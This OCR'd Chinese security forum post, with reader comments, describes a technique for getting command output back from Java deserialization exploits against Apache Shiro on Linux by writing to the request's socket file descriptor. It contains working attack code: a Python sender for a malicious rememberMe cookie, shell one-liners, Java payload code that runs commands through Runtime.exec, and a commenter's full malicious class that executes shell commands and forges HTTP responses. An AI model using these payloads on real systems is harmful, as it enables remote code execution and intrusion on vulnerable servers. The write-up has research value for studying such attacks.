
linux下java反序列化通杀回显方法的低配版实现

李三 (/u/8591) / 2020-03-02 09:00:00 / 浏览数 12988

目录

故事的起因

一直觉得shiro反序列化是一个很舒服的洞，payload原生加密（无特征），做项目时有概率遇见并且又是java反序列化洞所以危害又很大。不过尽管这样shiro打起来依然有java反序列化漏洞利用的两个痛点。其一是可用的gadget，其二是带内回显的问题（不出网回显）。不过某天在刷tw的时候发现第二个痛点国内已经有大佬解决了。



(https://xzfile.aliyuncs.com/media/upload/picture/20200224193921-4ca113c6-56fa-1.png)

注意看图，shiro的回显并不在http响应包中而是在http响应包之前，很玄学的回显对吧？联想最近在看了一篇文章通杀漏洞利用回显方法-linux平台 (https://www.00theway.org/2020/01/17/java-god-s-eye/)，按我的理解这篇文章的思路大致是通过java反序列化执行java代码&&系统命令获取到发起这次请求时对应的服务端socket文件描述符，然后在文件描述符写入回显内容。上图的回显效果和这种思路非常相似。

技术的难点

实现这种技术的难点在于如何通过java反序列化执行代码获取本次http请求用到socket的文件描述符（服务器对外开放的时fd下会有很多socket描述符）。

```
total 0
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 0 -> /dev/pts/0
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 1 -> /dev/pts/0
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 10 -> anon_inode:[eventpoll]
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 11 -> pipe:[156402]
l-wx------ 1 anonymous anonymous 64 Feb 24 05:30 12 -> pipe:[156402]
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 13 -> anon_inode:[eventpoll]
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 14 -> pipe:[156403]
l-wx------ 1 anonymous anonymous 64 Feb 24 05:30 15 -> pipe:[156403]
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 16 -> socket:[156849]
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 18 -> socket:[156709]
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 2 -> /dev/pts/0
l-wx------ 1 anonymous anonymous 64 Feb 24 05:30 20 -> pipe:[157039]
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 21 -> pipe:[157040]
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 23 -> pipe:[157041]
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 3 ->
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 4 ->
/home/anonymous/Desktop/demo-0.0.1-SNAPSHOT.jar
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 5 ->
/home/anonymous/Desktop/demo-0.0.1-SNAPSHOT.jar
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 6 -> /dev/random
lr-x------ 1 anonymous anonymous 64 Feb 24 05:30 7 -> /dev/urandom
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 8 -> socket:[156399]
lrwx------ 1 anonymous anonymous 64 Feb 24 05:30 9 -> socket:[156400]
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200224194000-63bbdc8a-56fa-1.png)
这里给出获取socket文件描述符我的一个低配版思路及实现，至于为啥是低配版会在文章最后提到。首先注意到socket后面的数字不同，这个数字实际上是inode号。这个inode号也出现在/proc/net/tcp中。

```
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000000000000000000000000000:1F90 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000  1000        0 156399 1
00000000a54cb795 100 0 0 10 0
   1: 00000000000000000FFFF00000AF710AC:1F90 00000000000000000FFFF000001F710AC:E229 01 00000000:00000000 00:00000000 00000000  1000        0 158269 1
000000000f66dd654f 20 4 32 10 -1
   2: 00000000000000000FFFF00000AF710AC:1F90 00000000000000000FFFF000001F710AC:E227 06 00000000:00000000 03:00001362 00000000     0        0 0 3 00000000cc4e39d3
   3: 00000000000000000FFFF00000AF710AC:1F90 00000000000000000FFFF000001F710AC:E228 06 00000000:00000000 03:000015FC 00000000     0        0 0 3 00000000d609b8f1
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200224194025-7281a740-56fa-1.png)
注意到每一个inode号对应唯一条tcp连接信息，并且这条信息中的remote_address项记录了远程连接的ip和端口号。说到这里其实获取socket思路就很明显了：通过指定客户端发起请求的源端口号，通过cat grep awk组合大法在tcp表中拿到inode，用拿到的inode号再去fd目录下再用cat grep wak大法拿到文件描述符的数字，再调用java代码打开文件描述符即可实现带内回显。

实现细节

指定端口号

requests库可以重新实现Http达到指定请求端口的目的。

```
class SourcePortAdapter(HTTPAdapter):
    """Transport adapter" that allows us to set the source port."""
    def __init__(self, port, *args, **kwargs):
        self._source_port = port
        super(SourcePortAdapter, self).__init__(*args, **kwargs)

    def init_poolmanager(self, connections, maxsize, block=False):
        self.poolmanager = PoolManager(
            num_pools=connections, maxsize=maxsize,
            block=block, source_address=('', self._source_port))

s = requests.Session()
s.mount(target, SourcePortAdapter(randNum))
resp = s.get(target, cookies={'rememberMe': base64_ciphertext.decode()}, timeout=5, headers=headers,
verify=False)
```

获取socket对应的文件描述符

整个流程使用的命令如下


```
a=`cat /proc/$PPID/net/tcp6|awk '{if($10>0)print}'|grep -i %s|awk '{print $10}'`;
b=`ls -l /proc/$PPID/fd|grep $a|awk '{print $9}'`;
echo -n $b
```

往文件描述中写数据

现在假设shiro存在反序列化并且所用gadget的末端是走的TemplatesImpl，那么我们可以把ysoserial中的硬编码的命令执行改成下面这样的代码执行。


```
String[] cmd = { "/bin/sh", "-c", "a=`cat /proc/$PPID/net/tcp6|awk '{if($10>0)print}'|grep -i %s|awk
'{print $10}'`;b=`ls -l /proc/$PPID/fd|grep $a|awk '{print $9}'`;echo -n $b"};
java.io.InputStream in = Runtime.getRuntime().exec(cmd).getInputStream();
java.io.InputStreamReader isr  = new java.io.InputStreamReader(in);
java.io.BufferedReader br = new java.io.BufferedReader(isr);
StringBuilder stringBuilder = new StringBuilder();
String line;

while ((line = br.readLine()) != null){
    stringBuilder.append(line);
}

int num = Integer.valueOf(stringBuilder.toString()).intValue();


cmd = new String[]{"/bin/sh","-c","ifconfig"};

in = Runtime.getRuntime().exec(cmd).getInputStream();
isr  = new java.io.InputStreamReader(in);
br = new java.io.BufferedReader(isr);
stringBuilder = new StringBuilder();

while ((line = br.readLine()) != null){
    stringBuilder.append(line);
}

String ret = stringBuilder.toString();
java.lang.reflect.Constructor c=java.io.FileDescriptor.class.getDeclaredConstructor(new Class[]
{Integer.TYPE});
c.setAccessible(true);

java.io.FileOutputStream os = new java.io.FileOutputStream((java.io.FileDescriptor)c.newInstance(new
Object[]{new Integer(num)}));
os.write(ret.getBytes());
os.close();
```

我这种低配版指令ifconfig后效果实现效果如下，服务端会直接返回数据并断掉连接，所以没有了后面http响应包，requests库无法识别返回的内容报错。



(https://xzfile.aliyuncs.com/media/upload/picture/20200224194052-8311962e-56fa-1.png)

总结

1. 我这种方法因为需要保证请求源端口，所以没办法按照图中师傅实现的一样在burp中（burp代理后发起请求的端口不可控）。同样的道理如果脆弱的shiro应用在反代后面，因为反代的源端口不可预测所以没办法用这种低配版方案拿到回显。但实际情况不出网的shiro肯定是在内网里面的，所以从这角度想想还有点鸡肋，就当抛砖引玉了～
2. 在上面引用的文章中提到了“jvm所有的对象都存储在堆内存中，也许可以通过某种方法直接获取存储在堆内存中的socket对象实现回显”，我猜可以在burp里面利用的情况应该是通过某种黑魔法获取到了本次请求的socket对象了（或者是更底层的方法）所以才不要以客户端源口作为过滤条件。
3. 写到这忽然想起，那个图片payload貌似没有打码，或许把头铁把payload敲出来用shiro常见的密钥撞一下撞可以看到标准版思路的片段？体力不够，溜了。

研究这个问题时候也请教了相关的大哥接收到了一些提示，因为属于他人知识产权，文章并未提及。在此谢过指点我的大哥们。

上一篇： 从子域枚举到漏洞发现 (/t/7286)　　下一篇： 【漏洞预警】fastjson < ... (/t/8786)

sn0Opy (/u/1421) **2020-03-02 12:33:25**

抛砖引玉：

目录

```java
package com.weblogic.exp;

import java.io.*;
import java.lang.reflect.Constructor;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.ArrayList;
import java.util.List;

// 将被转换成字节的恶意类
// 调用 com.weblogic.exp.XmlExp.say("id")
public class XmlExp2 {
    public XmlExp2() {
    }

    public static String getInode() throws IOException {
        File f1 = new File("/proc/thread-self/net/tcp");
        BufferedReader br = new BufferedReader(new FileReader(f1));
        String line, inode = "";

        String result = "";
        while ((line = br.readLine()) != null) {
            String[] lineArr = line.split("\\s+");
            String remoteAddr = lineArr[3];

            result += line + "\n";
            // 按源IP/PORT过滤，在各层转发中会变，这个方法不准
            if (remoteAddr.contains("01001DAC")) {
                inode = lineArr[10];
                if (!inode.equals("0")) {
                    break;
                }
            }
        }
        return inode;
    }

    public static Boolean isClass(String className) {
        try {
            Class.forName(className);
            return true;
        } catch (ClassNotFoundException e) {
            return false;
        }
    }

    public static FileDescriptor getFd(File file) throws Exception {
        Class clazz = Class.forName("java.io.FileDescriptor");
        Constructor m = clazz.getDeclaredConstructor(new Class[]{Integer.TYPE});
        m.setAccessible(true);

        String[] fdArr = file.toString().split("/");
        String fdId = fdArr[fdArr.length - 1];
        FileDescriptor fd = (FileDescriptor) m.newInstance(new Object[]{new Integer(fdId)});
        return fd;
    }

    public static File getFdFile(String inode) throws Exception {
        String tmp = "";
        if (isClass("java.nio.file.Path")) {
            File file = new File("/proc/thread-self/fd");
            File[] fs = file.listFiles();

            for (File f : fs) {
                Path path = Paths.get(f.toString(), new String[]{""});
                String link = Files.readSymbolicLink(path).toString();

                if (link.contains(inode)) {
                    return f;
                }
            }
        } else {
            File file = new File("/proc");
            File[] fs = file.listFiles();

            for (File f1 : fs) {
                if (!f1.isDirectory()) continue;
```

目录

```
                if (!f1.canRead()) continue;
                if (!f1.getPath().matches("/proc/[0-9]+")) continue;

                File f2 = new File(f1.getPath() + "/fd/");
                for (File f3 : f2.listFiles()) {
                    if (!f3.exists()) continue;
                    if (f3.isDirectory()) continue;
                    if (!f3.canWrite()) continue;
                    String id = f3.getName();
                    if (id == null || id.length() == 0) continue;
                    try {
                        if (Long.parseLong(id) < 3) continue;
                    } catch (Exception e) {
                        continue;
                    }
                    String cmd = "readlink " + f3.getPath();
                    BufferedReader br = new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c",
cmd}).getInputStream()));
                    String line = br.readLine();
                    if (line.contains(inode)) {
                        return f3;
                    }
                }
            }
        }

        return new File(tmp);
    }

    public static void writeFd(FileDescriptor fd, String body) throws Exception {
        String response = "HTTP/1.1 200 OK\r\n"
                + "Content-Type: text/html\r\n"
                + "Content-Length: " + body.length()
                + "\r\n\r\n"
                + body
                + "\r\n\r\n";

        FileOutputStream os = new FileOutputStream(fd);
        os.write(response.getBytes());
    }

    public static String ShellExec(String command) throws IOException {

        List<String> cmds = new ArrayList<String>();
        cmds.add("/bin/bash");
        cmds.add("-c");
        cmds.add(command);
        ProcessBuilder pb = new ProcessBuilder(cmds);
        pb.redirectErrorStream(true);
        Process proc = pb.start();

        byte[] out = new byte[1024 * 10];
        proc.getInputStream().read(out);
        return new String(out);
    }

    public static void say(String cmd) throws Exception {
        String response = ShellExec(cmd);

        String inode = getInode();
        File file = getFdFile(inode);
        FileDescriptor fd = getFd(file);
        writeFd(fd, response);
    }
}
```


清水川崎 (/u/15842) **2020-03-02 13:10:50**

版权是00theway大哥的，我只是个搬运工，有问题的话，咱们tw私聊

李三 (/u/8591) **2020-03-02 14:06:43**

@清水川崎 (/u/15842) 因为看到师傅tw发的就没有打码了冒犯之处还请见谅。

0 回复Ta

清水川崎 (/u/15842) **2020-03-02 16:16:52**

@李三 (/u/8591) 没有觉得冒犯，多一个人一起研究是个好事

0 回复Ta

threedr3am (/u/9272) **2020-03-02 22:48:18**

个人觉得，针对服务端实现，直接response回显更香，通杀win和linux

0 回复Ta

李三 (/u/8591) **2020-03-02 23:07:23**

@threedr3am (/u/9272) 没错， response大部分情况下是要优于这种方法，如果是tomcat+老版本spring就有点蛋疼了，或者师傅有什么特别的姿势?

0 回复Ta

xeldax (/u/13163) **2020-03-05 15:57:21**

为啥我操作不了文件描述符?

```
root@kali:/proc/3435/fd# echo 4 >4
-bash: 4: No such device or address
root@kali:/proc/3435/fd#
root@kali:/proc/3435/fd#
root@kali:/proc/3435/fd#
root@kali:/proc/3435/fd# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> open('./4','r')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IOError: [Errno 6] No such device or address: './4'
>>>
root@kali:/proc/3435/fd# ls -al
total 0
dr-x------ 2 root root  0 Mar  5 02:48 .
dr-xr-xr-x 9 root root  0 Mar  5 02:48 ..
lrwx------ 1 root root 64 Mar  5 02:48 0 → /dev/pts/0
lrwx------ 1 root root 64 Mar  5 02:48 1 → /dev/pts/0
lrwx------ 1 root root 64 Mar  5 02:48 2 → /dev/pts/0
lrwx------ 1 root root 64 Mar  5 02:48 4 → 'socket:[110678]'
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200305155646-dc906dc4-5eb6-1.png)

0 回复Ta

李三 (/u/8591) **2020-03-11 09:54:46**


@xeldax (/u/13163) 自己实际测试的时候发现只有打开文件描述符的那个线程可以操作fd（具体原理不知道），这也是为什么代码中用bash过滤但是最后用java操作文件描述符的原因。

0 回复Ta

aroraria (/u/31516) **2020-05-05 13:23:30**

一个思路：
不通过端口号进行过滤，而是选择排除tcp6中所有0.0.0.0和127.0.0.1的记录，取出剩下记录的inode值，获取一个fd数组。
通常得到的fd只有一个，有多个情况下跑个try catch循环，对于不能操纵的fd自动略过。

目录



(https://xzfile.aliyuncs.com/media/upload/picture/20200505132258-7b8261a4-8e90-1.png)

0 回复Ta

wofeiwo (/u/9871) **2020-09-02 13:25:41**

点赞，N年前在PHP层面研究过类似问题，一并带上之前的blog：
http://www.phpweblog.net/GaRY/archive/2011/10/09/PHP_Port_Reuse_With_Apache_FD.html
(http://www.phpweblog.net/GaRY/archive/2011/10/09/PHP_Port_Reuse_With_Apache_FD.html)
代码在
https://gist.github.com/wofeiwo/66d7e227caa66e448419
(https://gist.github.com/wofeiwo/66d7e227caa66e448419)
同样是从/proc/net/tcp和tcp6去找fd，当时还实现了直接复用做socket代理。
不过我奇怪，反正客户端和执行的payload可以自己写，为什么会"服务端会直接返回数据并断掉连接，所以没有了后面http响应包，requests库无法识别返回的内容报错。"这种问题？能深入的很多吧。

0 回复Ta

目录

先知社区

现在登录 (https://account.aliyun.com/

社区小黑板 (/notice)

年度贡献榜 **月度贡献榜**

冬夏 (/u/53841) 2
是juju呀 (/u/50951) 2
0x6270 (/u/21460) 1
Ainrm (/u/21686) 1
Ironf4 (/u/54298) 1